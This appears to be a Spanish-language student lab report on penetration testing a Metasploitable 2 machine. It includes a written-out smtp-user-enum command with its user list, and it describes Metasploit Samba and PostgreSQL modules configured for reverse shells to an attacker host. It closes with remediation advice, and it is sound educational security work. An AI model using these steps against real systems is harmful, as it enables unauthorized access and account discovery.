
SEARCH SMTP_ENUM

En esta fase, se identificó el módulo smtp_enum de Metasploit, utilizado para enumerar usuarios a través del protocolo SMTP. Este módulo opera sobre el puerto 25, que es el puerto estándar para servicios de correo electrónico. Si el servidor no está bien configurado, este puerto puede permitir la verificación de usuarios válidos, facilitando futuros ataques como fuerza bruta o suplantación




OPTIONS

En esta fase, se configuró el módulo auxiliar smtp_enum de Metasploit para realizar una enumeración de usuarios a través del puerto 25. Como se muestra en la imagen, se definió el parámetro RHOSTS con la dirección IP del servidor objetivo: 192.168.23.4. Además, se usó un archivo de diccionario (unix_users.txt) que contiene nombres de usuarios comunes. Finalmente, se ejecutó el módulo para identificar posibles cuentas válidas mediante comandos SMTP. Esta técnica es útil para obtener información previa a ataques más avanzados como fuerza bruta o acceso no autorizado.



EXPLOIT

Tras ejecutar el módulo **smtp_enum**, el servidor **SMTP** en el puerto 25 respondió con un banner indicando que usa Postfix sobre Ubuntu, se logró enumerar múltiples usuarios válidos, como backup, ftp, mail, mysql, entre otros, esta información es útil para ataques posteriores. El escaneo se completó exitosamente, confirmando que el host objetivo tiene usuarios expuestos mediante el servicio de correo.



SMT-USER-ENUM

Se utilizó la herramienta smtp-user-enum en modo VRFY para verificar usuarios existentes en el servidor SMTP del host 192.168.23.4, usando el diccionario unix_users.txt. El escaneo arrojó 28 usuarios válidos, incluyendo root, mysql, postfix, daemon, entre otros. Esta información es valiosa para futuros ataques, ya que revela cuentas activas expuestas a través del puerto 25.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
┌──(root㉿kali)-[~]
└─# smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/
unix_users.txt -t 192.168.23.4
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum
)

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/metasploit-framework/data/wordlists/uni
x_users.txt
Target count ............. 1
Username count ........... 176
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Aug  7 12:49:27 2025 #########
192.168.23.4: backup exists
192.168.23.4: bin exists
192.168.23.4: daemon exists
192.168.23.4: distccd exists
192.168.23.4: ftp exists
192.168.23.4: games exists
192.168.23.4: gnats exists
192.168.23.4: irc exists
192.168.23.4: libuuid exists
192.168.23.4: list exists
192.168.23.4: lp exists
192.168.23.4: mysql exists
192.168.23.4: news exists
192.168.23.4: nobody exists
192.168.23.4: postfix exists
192.168.23.4: postgres exists
192.168.23.4: postmaster exists
192.168.23.4: proxy exists
192.168.23.4: root exists
192.168.23.4: ROOT exists
192.168.23.4: service exists
192.168.23.4: sshd exists
192.168.23.4: sync exists
192.168.23.4: sys exists
192.168.23.4: syslog exists
192.168.23.4: user exists
192.168.23.4: www-data exists
192.168.23.4: msfadmin exists
######## Scan completed at Thu Aug  7 12:49:43 2025 #########
28 results.

176 queries in 16 seconds (11.0 queries / sec)
```

Ilustración 35 Ilustración de comando de options (options)

16 Puerto 139

En esta parte del proceso, utilicé el framework Metasploit para configurar el módulo de explotación llamado **multi/samba/usermap_script**. Este módulo está diseñado para aprovechar una vulnerabilidad en ciertas versiones de Samba, que permite ejecutar comandos en sistemas remotos tipo Unix mediante un abuso en la forma en que se manejan los scripts de asignación de usuarios.

Lo primero que hice fue cargar el módulo y luego ejecuté el comando options para visualizar las configuraciones necesarias, como podemos ver en la imagen, el módulo requiere definir algunos parámetros clave, uno de ellos es **RHOSTS**, que corresponde a la dirección IP del equipo objetivo, es decir, la máquina que potencialmente es vulnerable. Aunque en la imagen aún no aparece configurado, este valor debe establecerse más adelante.

Por otro lado, configure **LHOST** con la dirección IP **192.168.23.5**, que es la IP de mi máquina atacante, es decir, donde quiero recibir la conexión, también establecí el **LPORT** en **4444**, que es el puerto por el cual se va a recibir la conexión inversa desde la máquina víctima.




Ilustración 36 Ilustración de options del puerto 139 -option

Tras haber configurado correctamente el módulo **multi/samba/usermap_script** en Metasploit, se procedió a establecer los valores necesarios para llevar a cabo la explotación. En este caso, se definió la dirección IP del objetivo en el parámetro **RHOSTS** como **192.168.23.4,** y se configuró el puerto **RPORT** en **139**, que es el puerto utilizado por el servicio Samba en versiones vulnerables.

Una vez completada la configuración, se ejecutó el comando exploit para iniciar el ataque. Como se puede observar en la imagen, Metasploit inició correctamente el **manejador de conexiones reversas** (reverse TCP handler) sobre la IP del atacante (192.168.23.5) en el puerto 4444. Seguidamente, se logró establecer una **sesión de shell inversa** con éxito, conectándose desde el sistema víctima hacia la máquina atacante




Ilustración 37 Ilustración de multi/samba/usermap_

17 PUERTO 5432

SEARCH POSGRESQL

Se utilizó Metasploit Framework para buscar módulos relacionados con **PostgreSQL**. La terminal muestra varios **exploits** y auxiliares disponibles que pueden ser utilizados para pruebas de seguridad, incluyendo ejecución remota, captura de credenciales y recolección de información. Esta búsqueda permite identificar posibles vectores de ataque para evaluaciones de vulnerabilidades en bases de datos **PostgreSQL** en entornos Linux y Windows.




Ilustración 38 Ilustración de SEARCH POSGRESQL

USE LINUX/POSTGRES/POSTGRES_PAYLOAD

Se configuró el módulo **linux/postgres/postgres_payload** en Metasploit para explotar PostgreSQL. Se establecieron parámetros como base de datos, usuario, puerto **y payload linux/x86/meterpreter/reverse_tcp**, con dirección LHOST y puerto LPORT definidos. Esta configuración permite generar una conexión inversa para obtener control remoto, siendo útil en pruebas de penetración orientadas a evaluar vulnerabilidades en servidores PostgreSQL.




Ilustración 39 Ilustración de linux/postgres/postgres_payload

En Metasploit se configuró el módulo linux/postgres/postgres_payload, definiendo la dirección del host objetivo (RHOSTS 192.168.23.4) y la máquina atacante (LHOST 192.168.23.5). También se mantuvieron los valores por defecto para base de datos, usuario y puerto. Esta preparación permite establecer una conexión inversa con el sistema remoto para ejecutar pruebas de penetración en entornos PostgreSQL.




Ilustración 40 Ilustración de rhosts & lhosts

RUN

Se ejecutó el exploit linux/postgres/postgres_payload en Metasploit, logrando una conexión inversa con el servidor objetivo. Se cargó el payload y se abrió una sesión Meterpreter, identificando el sistema como Ubuntu 8.04 en arquitectura i686. Esta etapa confirma la explotación exitosa

del servicio PostgreSQL y permite realizar posteriores acciones de auditoría o pruebas de seguridad sobre el sistema comprometido.




Ilustración 41 Ilustración de run

18 SOLUCIONES

Durante la práctica, logré identificar varios servicios vulnerables en Metasploitable 2, como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL. Para cada uno, utilicé herramientas de escaneo como Nmap y exploits dentro de Metasploit para obtener acceso remoto. Como solución a estas vulnerabilidades, propongo actualizar los servicios a versiones más recientes, deshabilitar protocolos inseguros como Telnet, y reforzar la configuración de acceso restringiendo usuarios y aplicando contraseñas seguras. También es fundamental mantener los puertos no necesarios cerrados y monitorear constantemente el tráfico de red.

19 RECOMENDACIONES

- Actualizar todos los servicios y sistemas operativos a versiones estables y seguras.
- Deshabilitar servicios innecesarios o inseguros, como Telnet y FTP.
- Utilizar autenticación fuerte y cifrada (por ejemplo, reemplazar FTP por SFTP, y Telnet por SSH).
- Configurar correctamente el firewall para permitir solo los puertos esenciales.
- Implementar herramientas de detección de intrusos y realizar auditorías periódicas.
- Usar contraseñas robustas y cambiar credenciales por defecto.
- Capacitar al personal en buenas prácticas de seguridad informática.
- Hacer copias de seguridad regulares y almacenarlas en lugares seguros.

20 CONCLUSION

El ejercicio evidenció cómo configuraciones y versiones desactualizadas exponen servicios a ataques prácticos. Herramientas como Metasploit permiten identificar y explotar estas fallas en entornos controlados, lo que subraya la necesidad de mantener software actualizado, aplicar parches y seguir buenas prácticas de seguridad para reducir la superficie de ataque

21 BIBLIOGRAFIA

RAFAEL SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).

22 HERRAMIENTAS COMPLEMENTARIAS

Durante esta práctica, además de las herramientas principales, también utilicé varias que me ayudaron a complementar el proceso de escaneo y explotación. Una de las más importantes fue **Metasploit Framework**. Con esta herramienta pude ejecutar distintos comandos, como search, para buscar módulos, usé, para seleccionar el exploit; y también set **RHOSTS** y set **PAYLOAD**, que me sirvieron para configurar la dirección del objetivo y el tipo de ataque. Finalmente, con el comando exploit, logré ejecutar el ataque y establecer una conexión con la máquina Metasploitable 2.

También usé **searchsploit**, que me permitió buscar vulnerabilidades conocidas basadas en los servicios que encontré activos con Nmap. Por ejemplo, al ver que el puerto 21 tenía FTP con la **versión vsftpd 2.3.4**, con searchsploit confirmé que esa versión era vulnerable y qué tipo de exploit podía usar.

Otra herramienta que utilicé fue **smtp-user-enum**, la cual sirve para enumerar usuarios en un servidor SMTP. La usé contra el puerto 25 y logré encontrar varios usuarios válidos, como root, daemon y mysql, lo que en un escenario real podría ser útil para un atacante.

Por último, cuando logré acceder al sistema, usé comandos como **whoami** para saber con qué permisos estaba conectado, y **pwd** para ver en qué parte del sistema me encontraba. Estas

herramientas me ayudaron a confirmar que la explotación fue exitosa y que tenía control sobre la máquina víctima.